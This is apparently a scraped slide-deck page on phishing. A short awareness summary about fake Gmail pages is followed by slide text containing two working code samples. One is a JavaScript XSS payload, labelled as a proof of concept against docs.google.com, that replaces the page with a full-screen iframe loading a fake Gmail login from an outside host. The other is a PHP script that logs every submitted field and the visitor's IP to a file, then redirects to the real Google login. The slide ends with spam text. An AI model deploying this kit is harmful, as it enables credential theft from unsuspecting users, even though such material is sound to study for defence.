Download
1 / 3
30 likes | 156 Vues
Phishing attacks are increasingly sophisticated, often using fake websites to steal personal data. One common method involves creating an iframe that mimics legitimate sites, such as Gmail, tricking users into submitting sensitive information. This document highlights the mechanics of such phishing attempts, how attackers capture user details (including IP addresses), and the importance of recognizing suspicious links. Awareness and education are key to safeguarding against these threats. Always verify URLs and use two-factor authentication to protect your accounts.

E N D

::phising.js:: document.body.innerHTML = ''; var igoogle = document.createElement('iframe'); igoogle.src = 'http://www.sinfocol.org/archivos/2009/11/gmail.htm'; igoogle.style.width = '100%'; igoogle.style.height = '100%'; igoogle.style.border = '0'; void(document.body.appendChild(igoogle)); XSS POC en docs.google.com
::gmailpost.php:: <?php $filename = 'gmail.txt'; if (count($_GET) == 0) die; $str = "-------------------\n"; $str .= "Date: " . date('d/m/Y - h:i:s a', time()) . "\n"; $str .= "IP: " . $_SERVER['REMOTE_ADDR'] . "\n"; $str .= "-------------------\n"; foreach ($_GET as $indice => $valor) { $str .= "$indice => $valor\n"; } $file = fopen($filename, 'a'); fwrite($file, $str); fclose($file); header('Location: https://www.google.com/accounts/ServiceLogin'); XSS POC en docs.google.com
GANE DINERO GRATIS FREEMONEY $$